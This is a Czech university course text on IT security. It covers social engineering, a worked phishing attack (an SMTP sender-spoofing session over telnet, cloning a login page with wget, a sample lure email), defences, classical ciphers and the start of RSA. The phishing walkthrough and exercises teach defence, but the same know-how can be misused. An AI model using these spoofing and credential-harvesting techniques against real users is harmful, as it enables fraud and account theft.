Radek Janoštík

Bezpečnost v IT

Témata k procvičení

Katedra informatiky, Přírodovědecká fakulta, Univerzita Palackého v Olomouci

Tento text slouží jako doplňkový učební materiál pro předmět *Bezpečnost v IT*, jenž je vyučován v rámci bakalářského studia na Katedře informatiky Přírodovědecké fakulty Univerzity Palackého v Olomouci. V tomto kurzu jsou probírány základní bezpečnostní aspekty počítačových sítí, systémů a vývoje a správy aplikací. V kurzu předpokládáme základní znalosti počítačových sítí v rozsahu kurzu *Počítačové sítě 1*. Cílem tohoto textu je nabídnout studentům kombinovaného studia zajímavá témata k praktickému procvičení, která jsou v prezenčním studiu probírána na cvičeních.
Poslední změna proběhla 12. června 2025. Pokud v textu naleznete chyby, prosím, kontaktujte mne prostřednictvím e-mailové adresy radek.janostik@upol.cz.

Radek Janoštík

Obsah

Sociální inženýrství

„Social engineering bypasses all technologies, including firewalls."
Kevin Mitnick

Bezpečnost každého systému je určena jeho nejslabším článkem. V sociálně-technických systémech[1] tímto článkem bývá velmi často uživatel. Sociální inženýrství využívá kombinaci manipulačních technik, klamů, podvodného jednání s technickou znalostí částí systému k vzbuzení falešné důvěry uživatelů, kteří útočníkům někdy i velmi ochotně poskytnou citlivé informace, přístupové údaje či fyzický přístup.

Známým průkopníkem sociálního inženýrství je autor úvodního citátu – Kevin Mitnick, kterému se povedlo mnoho zajímavých sociálně inženýrských útoků[2]. Začínal poměrně nevinnými útoky – například ve svých dvanácti letech od řidičů autobusů vyzvěděl, jak interně funguje označovač lístků, neváhal „investovat" do koupi vlastního označovače, kterého „přeprogramoval" tak, že z denní jízdenky vyrobil týdenní a díky tomu jezdil zdarma. Využil tedy důvěru řidičů, kteří si pouze nezávazně povídali s dítětem, a tak získal nějakou informaci. Tu důkladně prostudoval, získal nějaký technický prostředek a vše zúročil ke svému zisku. Postupem času své útoky zdokonaloval, podařilo se mu proniknout do počítačových systémů velkých firem, uskutečňovat meziměstské telefonní hovory zdarma a získal i citlivé vládní informace. Na závěr je nutno podotknout, že většina jeho činů byla nelegální, byl dopaden a odsouzen. V kariéře sociálního inženýra pokračoval i z vězení, kde obešel zabezpečení telefonních hovorů. Po propuštění mu byl udělen zákaz využívat jakoukoliv moderní techniku, kromě drátového telefonu. Poté pracoval jako konzultant pro bezpečností firmy.

Dalším příkladem úspěšného sociální inženýrství je Frank Abagnale Jr., jehož úspěchy se staly předlohou pro úspěšný celovečerní film *Chyť mě, když to dokážeš*[3].

[1] Systémy, ve kterých jsou zahrnuty technické systémy, procesy a hlavně lidé.

[2] O svých „úspěších" se pochlubil v několika knihách, k přečtení doporučuji *Umění klamu*.

[3] Catch Me If You Can `https://www.imdb.com/title/tt0264464`

Phishing

Phishing je sociálně inženýrský útok, jehož cílem je získat od uživatelů jejich citlivé údaje – nejčastěji přístupové údaje do systému či údaje o platebních kartách. Slovo phishing vzniklo kombinací slov *password* a *fishing*, tedy doslova rybaření hesel. Tento název je velmi trefný – útočník nahodí uživateli návnadu a ten se na ni chytí. Tento útok je v současné době velmi oblíbený – je poměrně snadné jej realizovat, procento „chycených rybiček“ nemusí být velké, ale útok jde provést v masivním měřítku.
Phishingové útoky jsou nejčastěji prováděny tak, že útočník vytvoří věrohodnou kopii přihlašovací stránky webové aplikace. Vytvoří podvodnou emailovou zprávu, ve které se snaží uživatele přesvědčit, že mu píše skutečný správce webové aplikace. V této zprávě je na uživatele vyvinut lehký nátlak, že něco *musí* udělat do časového limitu, jinak bude nějak penalizován. Uživatel ve spěchu a nepozornosti klikne na podstrčený odkaz vedoucí na falešnou přihlašovací stránku, vyplní své údaje a odešle formulář. Tímto útočník získá uživatelovy přístupové údaje.
Realizaci útoku může zkušenější uživatel zvládnout do 10 minut, provedení celého útoku si vyzkoušíme v následujících podkapitolách.

Podvržení emailu

Pro realizaci našeho phishingového útoku si jako komunikační kanál zvolíme klasický email[4]. Pro odeslání emailu se používá protokol SMTP(*Simple Mail Transfer Protocol*)[5], jehož původní návrh pochází z roku 1981 a prakticky neimplementoval žádné bezpečnostní mechanismy. Komunikace probíhá čistě textově, původně v 7bitové ASCII, funkcionality jako jsou multimediální přílohy, HTML zprávy a digitální podpisy byly přidány až dodatečně. Například obrázky jsou překódovány pomocí Base64 kódování[6]. Zpráva se skládá ze dvou částí: *hlavičky* a *těla*. V hlavičce jsou uvedeny servisní informace jako odesílatel, příjemce, datum, ... Tělo tvoří samotnou zprávu. Každý rozumný emailový klient umožní zobrazit celou zprávu v „surovém“ formátu. Může vypadat například takto[7]:

[4] V praxi je také často využíván, u promyšlených útoků se však můžeme setkat s podvrženými SMS či falešnými telefonáty.

[5] `https://www.rfc-editor.org/info/rfc788`

[6] `https://www.rfc-editor.org/info/rfc4648`

[7] Z ukázky byly odstraněny servisní informace, které do hlavičky přidávají mezilehlé SMTP servery.

```
Message-ID: <a3fb7de7-1c01-4fe4-a12a-58b6b766b682@upol.cz>
Date: Fri, 14 Feb 2025 12:48:43 +0100
User-Agent: Mozilla Thunderbird
Content-Language: cs-CZ
To: =?UTF-8?Q?Radek_Jano=C5=A1t=C3=ADk?= <
    radek.janostik@upol.cz>
```

```
From: =?UTF-8?Q?Radek_Jano=C5=A1t=C3=ADk?= <
    radek.janostik@upol.cz>
Subject: =?UTF-8?B?VWvDoXprb3bDvSBFbWFp?=
Content-Transfer-Encoding: 8bit

Ahoj,

toto je ukázkový email.

R
```

Největším problémem SMTP protokolu je častá slepá důvěra v pravdivost hlaviček. Velmi často není kontrolováno, zda uživatel, který se přihlásil na SMTP server, může odesílat zprávy z dané emailové adresy. Tedy vhodnou úpravou hlavičky `To:` se můžeme vydávat za někoho jiného. Podobně můžeme uvést jiné datum odeslání, čímž můžeme oklamat emailové klienty, který může zprávu chybně časově zařadit.
Pro podvržení hlaviček emailu nepotřebujeme upravovat zdrojové kódy emailového klienta, můžeme využít textovou povahu SMTP protokolu a vytvořit zprávu ručně. Podaří-li se nám *získat přístup* k některému SMTP serveru, můžeme zprávu odeslat pomocí postaršího nástroje `telnet`. Komunikace může vypadat následovně[8]:

[8] Ve skutečnosti byl využit protokol ESMTP, který rozšiřuje SMTP.

```
> telnet smtp.upol.cz 25
Trying 158.194.242.151...
Connected to smtp.upol.cz.
Escape character is '^]'.
220 smtp.upol.cz ESMTP (a88adc45816431fdaee334254f5f54a3)

> ehlo smtp.upol.cz
250-smtp.upol.cz Hello smtp.upol.cz [158.194.80.67], pleased
     to meet you
250-SIZE 100000000
250-AUTH PLAIN LOGIN
250-AUTH=PLAIN LOGIN
250-STARTTLS
250-PIPELINING
250-8BITMIME
250 HELP

> mail from: tomas.urbanec@upol.cz
250 Sender <tomas.urbanec@upol.cz> OK

> rcpt to: radek.janostik@upol.cz
250 Recipient <radek.janostik@upol.cz> OK
> data
354 Start mail input; end with <CRLF>.<CRLF>
```


```
> Subject: Predmet
> From: tomas.urbanec@upol.cz
> To: radek.janostik@upol.cz
> Date: Fri, 14 Feb 2025 13:00:00 +0100
>
> Jdes na kafe? Hned! Platim, pokud neprijdes hned, platis
    ty!
> .
250 Ok: queued as 33523D0051
> quit
221 smtp.upol.cz Goodbye smtp.upol.cz, closing connection
Connection closed by foreign host.
```

Řádky začínající znakem > značí uživatelský vstup. Po úvodním pozdravu nám server napíše svou funkcionalitu. Prozradí, jak velké zprávy je schopen odeslat, že umožňuje autentizaci a také přechod na šifrovanou formu komunikace. Nic z toho však nemusíme využít a můžeme pokračovat nastavením servisních údajů: kdo má být uveden jako odesílatel (`from:`) a kdo má být příjemcem (`rcpt:`). Po příkazu `data` následuje samotné vytvoření emailové zprávy, včetně hlavičky.

V hlavičce znovu uvedeme příjemce a odesílatele (tentokrát kvůli korektnímu zobrazení v emailovém klientovi), můžeme nastavit datum odeslání[9] Po prázdném řádku následuje samotný text zprávy, ukončený tečkou na samostatném řádku. Příkazem `quit` ukončíme spojení se SMTP serverem.

Pokud náš SMTP server umožní odeslat zprávu bez přihlášení a navíc nekontroluje správnost uvedených údajů dorazí zpráva do schránky příjemce. Na první (a ani druhý) pohled není poznat, kdo zprávu skutečně napsal.

[9] Ve formátu definovaným v RFC 2822 `https://www.rfc-editor.org/info/rfc2822`.



Obrázek 1: Podvržená zpráva zobrazená pomoci Mozilla Thunderbird.

Věrohodná kopie přihlašovací stránky


Ukrást přihlašovací webovou stránku je velmi jednoduché. Z principu fungování protokolu HTTP máme všechna potřebná data k dispozici. Již jednoduchým využitím funkce webového prohlížeče *Uložit stránku jako* získáme HTML kód celé stránky. Některé prohlížeče umí přímo uložit celou stránku i s obrázky, případně existuje velké

množství doplňků, které tuto funkcionalitu poskytují.
V našem příkladě se pokusíme věrně napodobit přihlašovací stránku do univerzitních systémů[10]. Za pomocí programu `wget` si obstaráme prvotní kopii stránky.

[10] `https://portal.upol.cz/Account/Login`

```
> wget https://portal.upol.cz/Account/Login
```

Bez jakékoliv další práce ale získaná stránka nevypadá příliš důvěryhodně. Je v anglickém jazyce, chybí na ní obrázky a nenačetly se kaskádové styly (Obrázek 2).


Login information to Portal UP

Username
Password
Login

Rules of password security.

1. Never respond to any e-mail that prompts you to enter your password.
2. Always check if you are entering your password to a correct website.
3. Use a non-trivial password.
4. Do not share your password and do not keep it in places available to others
5. Do not enter the password on any untrusted devices.
6. Make sure your password is not seen by anyone when you're entering a system.
7. Do not use the same password for multiple systems.

I cannot log in, what should I do?

What is a single sign-on system?

Tips for cyber safety

Univerzita Palackého
Computer Center
Contact | Suggestions and comments
Helpdesk - category Network services
facebook twitter

Obrázek 2: Nedokonale odcizená přihlašovací stránka


Po prostudování dokumentace programu `wget` zjistíme, že toho program umí mnohem více. Umí stáhnout celou stránku včetně obrázků a stylů, stáhnout všechny odkazy až do zadané úrovně zanoření, modifikovat cesty obrázků na lokální kopie či nastavit preferovanou mutaci. Vhodným použitím programu `wget`[11] dokážeme během několika sekund vytvořit důvěryhodně vypadající podvodnou stránku (Obrázek 3).
Pro účely útoku ještě dodáme serverovou část, která bude ukládat data z formuláře a tuto „aplikaci“ umístíme na nějaký webový server[12].

[11] Přesné nastaveni bylo záměrně zamlčeno.

[12] K útokům často slouží levné webhostingové služby či pronajaté VPS(*Virtual Private Server*) u poskytovatelů cloudových služeb.

Provedení útoku

Pro finální uskutečnění útoku potřebujeme vymyslet zprávu, kterou oklameme náš cíl. Jako inspirace nám může posloužit email,



Obrázek 3: Již věrohodná přihlašovací stránka. Její stahování trvalo 0.02s, ruční úprava absolutních cest na relativní 10s.

který dorazil do mé služební emailové schránky, jako odesílatel byl uveden `spravce@upoi.cz`.

```
Dobrý den,
v následujících dnech bude probíhat POVINÉ školení
o kybernetické bezpečnosti. Uživatelům kteří neabsolvují
školení o kybernetické bezpečnosti, bude od následujícího
měsíce zablokován přístup k aplikaci UP Portal.

Rezervujte si termín školení ZDE.
Pokud si nerezervujte termín do 24 hodin, bude vaše schránka
zablokována.

Přejeme pěkný den
tým kybernetické security UP
```

V tomto případě se jednalo o interní „cvičný“ phishingový útok uskutečněný Centrem výpočetní techniky naší univerzity, nicméně dobře ilustruje společné znaky:

- Podvržená nebo snadno zaměnitelná emailová adresa (písmeno i místo l).
- Nátlak na uživatele – pokud něco neudělá, bude potrestán.
- Časový nátlak – musí danou věc provést rychle.
- Skrytá URL odkazu – řetězec „ZDE“.

- Často nedokonalý jazyk – pravopisné chyby, chyby v interpunkci[13].

[13] Není spolehlivý znak – útočník může napsat zprávu důkladně, bez chyb.

Obrana

Provedení phishingového útoku je až překvapivě snadné. V některých případech může mít i vysokou „výtěžnost". Osobně se mi podařilo „urybařit" na cvičné skupině 16 hesel z celkových 38 uživatelů.
Efektivní (netechnickou) obranou je prevence – osvěta uživatelů. Vysvětlování principů, společných znaků, nabádání k pozornosti (kontrola URL adres) a celkové opatrnosti. Technicky je možné phishingové útoky znesnadňovat vhodnou konfigurací SMTP serverů (nutná autentizace, kontrola správnosti odesílatelů a příjemců), nastavením antispamového řešení(nepustit uživatelům podezřelé emaily do schránky) či procesní vynucení digitálního podepisování emailů v dané organizaci.

Úkoly

Úkol 1
Zvolte si váš oblíbený informační systém či službu a vytvořte věrohodnou kopii přihlašovací stránky. Pro důkladnější procvičení doporučuji zvolit *modernější* webové služby, jejichž přihlašovací stránku není úplně snadné zkopírovat. Zajistěte, aby byla stránka dostupná z Internetu.

Úkol 2
Objevte ve svém okolí SMTP servery a prozkoumejte jejich možnosti. Zkuste podvrhnout adresu odesílatele, případně zkuste založit *věrohodnou* emailovou schránku u některého poskytovatele emailové služby.

Úkol 3
Vytvořte důvěryhodnou phishingovou zprávu odkazující na stránku z prvního úkolu a zkuste ji *někomu*[14] odeslat.

[14] Pro účely cvičení a z legálních důvodů „útočte" sami na sebe.

Klasické šifry

Termínem *klasické šifry* rozumíme symetrické šifry, které byly využívány v průběhu dějin pro šifrování komunikace. Z dnešního pohledu jsou tyto šifry z hlediska bezpečnosti dávno překonané – máme k dispozici mnohem větší znalosti matematiky, ale hlavně obrovský výpočetní výkon, který nám umožňuje útoky *hrubou silou* [15].

[15] *Často též bruteforce – zkoušení všech možných kombinací.*

Pro účely cvičení a pro usnadnění výpočtů se omezíme pouze na znaky anglické abecedy, bez speciálních symbolů a číslic. Jednotlivým znakům přiřadíme číselnou hodnotu podle pořadí písmene v abecedě: `A` $\rightarrow 0$, `B` $\rightarrow 1$, ..., `Z` $\rightarrow 25$. Veškeré uvedené šifry však budou fungovat i bez tohoto omezení.

S čísly(které reprezentují znaky) budeme provádět matematické operace: sčítání, odčítání, násobení. Využitím těchto operací v klasické podobě by se mohlo stát, že „přetečeme mimo rozsah hodnot“. Například: `O`+`T`, tedy $14 + 19 = 33$, 33 však nereprezentuje žádný znak. Musíme využít tzv. *modulární aritmetiky*[16], kde budou veškeré výsledky těchto operací celočíselně děleny 26 a jako výsledek se bude brát zbytek po celočíselném dělení. Tímto se vždy „vrátíme“ do rozsahu $0 - 25$. Tedy v našem případě $(14 + 19) \bmod 26 = 33 \bmod 26 = 8$, výsledkem bude znak `I`.

[16] Pro přesnější definici nahlédněte do materiálů z 2. přednášky prezenčního studia

Posouvací šifra

Prvním zástupcem klasických šifer je posouvací šifra. Jedná se o monoabecední šifru, kde je znak z otevřeného textu mapován na jiný znak téže abecedy, který je posunut o určitý počet pozic. O kolik pozici se zdrojový znak posune udává klíč[17].

[17] Zvolíme-li klíč `D`, dostaneme slavnou Caesarovu šifru.

Mějme klíč k a znak x, šifrovací funkce je definována: $e(x, k) = x + k$, dešifrovací funkce $d(y, k) = y - k$.

Mějme řetězec znaků: `ZA SVITANI ZACNETE S UTOKEM` a klíč `G`. Šifrovací funkce posune každé písmeno o 6 pozic:

- `Z` + `G` = $25 + 6 \bmod 26 = 5 \rightarrow$ `F`
- `A` + `G` = $0 + 6 \bmod 26 = 6 \rightarrow$ `G`
- `S` + `G` = $18 + 6 \bmod 26 = 24 \rightarrow$ `Y`

- ⋮
- `M` + `G` = $12 + 6 \bmod 26 = 15 \rightarrow$ `S`

Výsledný text bude: `FG YBOZGTO FGITKZK Y AZUQKS`.
Posouvací šifra má velmi malou množinu klíčů – 26 možných klíčů. Tedy pro dešifrování jakéhokoliv řetězce nám stačí vyzkoušet maximálně 26 možností, což je u krátkých textů otázkou několika minut při manuálním řešení, či jednoho cyklu v případě využití počítače. Správnost klíče se často ověřuje tak, že výsledek „dává smysl“, u krátkých zpráv se však může stát, že zpráva bude dávat smysl pro více klíčů[18].

[18] Zkuste najít nějaký příklad jak v češtině, tak v angličtině.

Úkol 4
Zašifrujte text `SEJDEME SE NA HRBITOVE` posouvací šifrou s klíčem `T`.

Úkol 5
Bez znalosti klíče dešifrujte text `GL EQ FQEUY ZM ANQP`, který byl zašifrován posouvací šifrou.

Afinní šifra

Na afinní šifru můžeme nahlížet jako na modifikovanou posouvací šifru. Tentokrát nebudeme znak pouze posouvat o určité množství pozic v abecedě, ale ještě budeme hodnotu znaku násobit částí klíče. Touto modifikací se řádově zvětší množina možných klíčů, ale stále platí, že daný znak otevřeného textu se vždy zobrazí na stejný znak v kryptogramu, bez ohledu na jeho pozici v textu.
Klíčem tedy budou dva znaky $\langle a, b \rangle$, kde volbu a musíme omezit tak, aby a bylo nesoudělné s 26, tedy $gcd(a, 26) = 1$. Bez tohoto omezení by se u některých a mohlo stát, že by se dva různé znaky otevřeného textu zobrazily na stejný znak v kryptogramu, což by způsobilo nejednoznačnost při dešifrování.
Pro znak x a klíč $\langle a, b \rangle$ definujeme šifrovací funkci $e(x, \langle a, b \rangle) = ax + b$ a dešifrovací funkci $d(y, \langle a, b \rangle) = a^{-1}(y - b)$, kde a^{-1} je inverzní prvek k a v $\mathbb{Z}_n$. Tento inverzní prvek můžeme vypočítat například rozšířeným Euklidovým algoritmem. Všimněme si, že při klíčí $\langle a = 1, b \rangle$ dostaneme posouvací šifru.
Mějme řetězec znaků: `POZOR NA BRUTA` a klíč $\langle 11, 6 \rangle$. Šifrování bude probíhat následovně:

- $11 \cdot$ `P` $+ 6 = 165 + 6 \bmod 26 = 15 \rightarrow$ `P`
- $11 \cdot$ `O` $+ 6 = 154 + 6 \bmod 26 = 4 \rightarrow$ `E`

- $11 \cdot \texttt{Z} + 6 = 275 + 6 \bmod 26 = 21 \rightarrow \texttt{V}$
- $\vdots$
- $11 \cdot \texttt{A} + 6 = 0 + 6 \bmod 26 = 6 \rightarrow \texttt{G}$

Výsledný text bude: `PEVEL TG RLSHG`.
Pro dešifrování potřebujeme nejprve vypočítat inverzní prvek v $\mathbb{Z}_{26}$ k 11. Zavoláme rozšířený Euklidův algoritmus $egcd(11, 26)$, který kromě výsledku 1 (čísla jsou nesoudělná) vrátí dvojici hodnot $\langle -7, 3 \rangle$. Naší hledanou inverzí bude číslo -7. Z počátku může být počítání se zápornými čísly v modulární aritmetice mírně matoucí, číslo -7 můžeme nahradit číslem 19, protože spadá do stejné zbytkové třídy v $\mathbb{Z}_{26}$. Poté již můžeme přímo aplikovat dešifrovací funkci.
Mějme zašifrovaný text `MLKPHEULGJQY`, který vznikl zašifrováním otevřeného textu afinní šifrou za použití klíče $\langle 11, 6 \rangle$. Dešifrování bude probíhat následovně:

- $19 \cdot (\texttt{M} - 6) \bmod 26 = 19 \cdot (12 - 6) \bmod 26 = 114 \bmod 26 = 10 \rightarrow \texttt{K}$
- $19 \cdot (\texttt{L} - 6) \bmod 26 = 19 \cdot (11 - 6) \bmod 26 = 95 \bmod 26 = 17 \rightarrow \texttt{R}$
- $19 \cdot (\texttt{K} - 6) \bmod 26 = 19 \cdot (10 - 6) \bmod 26 = 76 \bmod 26 = 24 \rightarrow \texttt{Y}$
- $\vdots$
- $19 \cdot (\texttt{Y} - 6) \bmod 26 = 19 \cdot (24 - 6) \bmod 26 = 342 \bmod 26 = 4 \rightarrow \texttt{E}$

  Původní otevřený text byl: `KRYPTOGRAFIE`.

  Množina možných klíčů je pro afinní šifru sice řádově větší než u posouvací šifry, konkrétně existuje 312 různých klíčů[19], není však dostatečně velká, aby nešlo šifru prolomit hrubou silou.

[19] $26 \cdot \varphi(26) = 26 \cdot 12 = 312$

Úkol 6
Zašifrujte text `VRAHEM JE ZAHRADNIK` afinní šifrou s klíčem $\langle 17, 13 \rangle$.

Úkol 7
Spočítejte inverzi v $\mathbb{Z}_{26}$ pro číslo 17 a dešifrujte text `WQNMVDJ KD KTMNH`, který byl zašifrován afinní šifrou.

Vigenèrova šifra

Vigenèrova šifra je polyabecední šifrou – znak otevřeného textu se již nemusí zobrazovat na vždy stejný znak v kryptogramu. Rozdílnost zobrazení určuje pozice, na které se znak v otevřeném textu vyskytoval. Zprávu již nebudeme chápat jako řetězec jednotlivých znaků, které jsme šifrovali „každý zvlášť“, ale budeme ji chápat jako posloupnost m-tic znaků. Klíčem také nebude jediné písmeno, ale řetězec písmen – *klíčové slovo* délky m.
Mějme klíč $\mathbf{k} = \langle k_1, \ldots, k_m \rangle$ Vigenèrova šifrovací funkce je definována: $e(\mathbf{x}, \mathbf{k}) = \langle x_1 + k_1, \ldots, x_m + k_m \rangle$, dešifrovací funkce je definována obdobně: $d(\mathbf{y}, \mathbf{k}) = \langle y_1 - k_1, \ldots, y_m - k_m \rangle$. Na Vigenèrovu šifru můžeme nahlížet jako na „posouvací šifru po složkách“.
Mějme řetězec znaků: `ZVITEZILI JSME` a klíčové slovo `ZEUS`. Otevřený text rozdělíme na řetězce po čtyřech znacích: `ZVIT`, `EZIL`, `IJSM`, `E`. První znaky budeme posouvat s klíčem `Z`, druhé s klíčem `E`, třetí s klíčem `U` a čtvrté s klíčem `S`:

- `Z` + `Z` = $25 + 25 \bmod 26 = 24 \rightarrow$ `Y`
- `V` + `E` = $21 + 4 \bmod 26 = 25 \rightarrow$ `Z`
- `I` + `U` = $8 + 20 \bmod 26 = 2 \rightarrow$ `C`
- `T` + `S` = $19 + 18 \bmod 26 = 11 \rightarrow$ `L`

Pro další čtveřice budeme postupovat analogicky. Výsledný kryptogram bude: `YZCLDDCDH NMED`[20].
Úplně stejně probíhá dešifrování, jen místo sčítání použijeme odečítání.
Množina možných klíčů je pro Vigenèrovu šifru prakticky neomezena[21], pro získání klíče je potřeba využít sofistikovanějších metod než hrubé síly. Stěžejní je zjistit délku klíče. K odhadu délky klíče slouží Kasiského test, který předpokládá, že stejné úseky otevřeného textu se zašifrují na stejné úseky kryptogramu, pokud je jejich vzdálenost celočíselným násobkem délky klíče. Může se také použít Friedmanův test, který je založen na statistických vlastnostech jazyka. Po zjištění délky klíče můžeme použít hrubou sílu jako na posouvací šifru „po složkách“.

[20] Všimněme si, že znak otevřeného textu `I` se dvakrát zobrazil na `C`, protože byly na třetích pozicích v dílčích řetězcích, nicméně třetí výskyt se zobrazil na `H`.

[21] Extrémním případem může být stejně dlouhý klíč jako zpráva samotná. Což se může zdát nepraktické, ale skutečně se tato technika používala. Viz. *One-time pad*.

Úkol 8
Zašifrujte text `JE TO PROSTE MILY WATSONE` pomocí Vigenèrovy šifry s klíčem `MYCROFT`.

Úkol 9
Dešifrujte text `XDBLFS SCPXB VHJHS`, který byl zašifrovanou Vi-

genèrovou šifrou s klíčem UPOL.

Substituční šifra

Principem substituční šifry je záměna (substituce) znaku otevřeného textu za znak v kryptogramu. Klíčem je stanovení libovolného *bijektivního zobrazení* mezi znaky abecedy otevřeného textu a znaky kryptogramu. Matematicky se toto bijektivní zobrazení reprezentuje permutací znaků. Klíčem pro substituční šifru je libovolná permutace znaků π, šifrovací funkce je definována: $e(x, \pi) = \pi(x)$ a dešifrovací: $d(y, \pi) = \pi^{-1}(y)$.
Mějme klíč reprezentovaný řetězcem GEISFVPNZJMUDHOQYTKXLBWRAC, ten definuje bijektivní zobrazení, kde znak otevřeného textu A se zobrazí na znak kryptogramu G, B→E, C→I, . . . , Z→C. Tímto klíčem zašifrujeme zprávu: DOBYJEME BERLIN JAKO PRVNI - D→S, O→O, B→E, Y→A, . . . ,I→Z. Výsledný kryptogram bude: SOEAJFDF EFTUZH JGMO QTBHZ.
Pro dešifrování stačí aplikovat inverzní permutaci.

Úkol 10
Substituční šifrou zašifrujte text PROLOMILI JSME ENIGMU klíčem XUMBEDIKAOYGHWJTFNPVSLRQCZ.

Úkol 11
Dešifrujte kryptogram YKIW FL QKOLJ IO RCFL YKIW, který vznikl za použití substituční šifry s klíčem IPHTLSGUCFYWQMEVNKDOBJZAXR.

Množina možných klíčů pro substituční šifru je poměrně velká – 26!, číselně 403291461126605635584000000, prolamování hrubou silou není efektivní. Slabinou substituční šifry je, že nemění četnosti výskytů jednotlivých znaků, můžeme tedy použít frekvenční analýzu.

Frekvenční analýza

Frekvenční analýza vychází z pozorování, že se v přirozeném jazyce vykytují jednotlivé znaky s různou frekvencí. Například znak E se v anglických textech vyskytuje s frekvencí $\approx$ 12.702 %, či znak T s frekvencí $\approx$ 9.056 %. Jelikož substituční šifra nemění tyto frekvence, můžeme si spočítat výskyty jednotlivých znaků v kryptogramu a u dostatečně dlouhých textů můžeme předpokládat, že

nejčastěji se vyskytující znak bude `E`. Tabulka 1 ukazuje četnosti všech znaků.

E	12.702 %	D	4.253 %	P	1.929 %
T	9.056 %	L	4.025 %	B	1.492 %
A	8.167 %	C	2.782 %	V	0.978 %
O	7.507 %	U	2.758 %	K	0.772 %
I	6.966 %	M	2.406 %	J	0.153 %
N	6.749 %	W	2.360 %	X	0.150 %
S	6.327 %	F	2.228 %	Q	0.095 %
H	6.094 %	G	2.015 %	Z	0.074 %
R	5.987 %	Y	1.974 %		

Tabulka 1: Četnosti výskytů znaků v anglických textech.

Přesnost frekvenční analýzy můžeme zvýšit počítáním četností *bigramů a trigramů* – dvojic a trojic znaků. Například bigram `TH` se vykytuje s frekvenci $\approx$ 1.52 %, `HE` s frekvencí $\approx$ 1.28 %. Trigram `THE` s frekvencí $\approx$ 1.81 % či `AND` s frekvencí $\approx$ 0.73 %[22]. Takto můžeme snadněji odhadnout některé znaky, další můžeme manuálně odhadovat či (polo)automaticky za použití slovníků. Iterativně se k výslednému klíči dobereme poměrně rychle.

[22] Seznam četných bigramů a trigramů můžeme nalézt např. na Wikipedii, není složité si jej spočítat z dostatečně dlouhých anglických textů.

Ke zrychlení nalezení klíče nám mohou dopomoci další vlastnosti daného jazyka – například v angličtině je velmi málo slov, ve kterých se po znaku `Q` nevyskytuje znak `U`.

Úkol 12

Ve vašem oblíbeném programovacím jazyce spočítejte hash `SHA256` ze zřetězení vašeho jména a příjmení. Z výsledku vezměte první číslici zleva. Stáhněte si cvičný text z `https://apollo.inf.upol.cz/~janostik/slides/bezit/[cislice].txt`. Dešifrujte tento text, který vznikl substituční šifrou. Cvičný text je v angličtině, neobsahuje mezery a speciální znaky. Snažte se použít vlastní řešení, nedoporučuji používat automatické dešifrátory, analyzátory či velké jazykové modely.

RSA

Šifra RSA[23] je hojně užívaným zástupcem asymetrických šifer. Při dostatečné délce klíče(> 2048) bitů je dodnes považována za bezpečnou i přes to, že byla publikována téměř před 50lety – v roce 1977. Její bezpečnost je založena na složitosti rozkladu velkého čísla na jeho prvočíselné činitele.

Příjemce musí nejprve vygenerovat dvojici klíčů – soukromý a veřejný. Soukromý klíč musí držet v tajnosti, veřejný může otevřeně distribuovat „do celého světa“. Při ztrátě soukromého klíče by již nemohl kryptogramy dešifrovat, při zveřejnění či úniku by mohl kryptogramy dešifrovat kdokoliv.

Příjemce náhodně zvolí[24] dvě velká(> 1024 bitů) prvočísla p a q, která vynásobí a získá číslo $n = p \cdot q$. Se znalostí prvočísel p a q může velmi snadno vypočítat $\varphi(n) = (p-1) \cdot (q-1)$. Dále náhodně zvolí číslo $e \in \{1, 2, \ldots, \varphi(n) - 1\}$, tak aby bylo nesoudělné s $\varphi(n)$, tedy $gcd(e, \varphi(n)) = 1$. Zvolené e se nazývá *veřejný exponent*. Poslední fází je výpočet inverzního prvku k e v $\mathbb{Z}_{\varphi(n)}$. Označíme jej $d = e^{-1} \bmod \varphi(n)$.

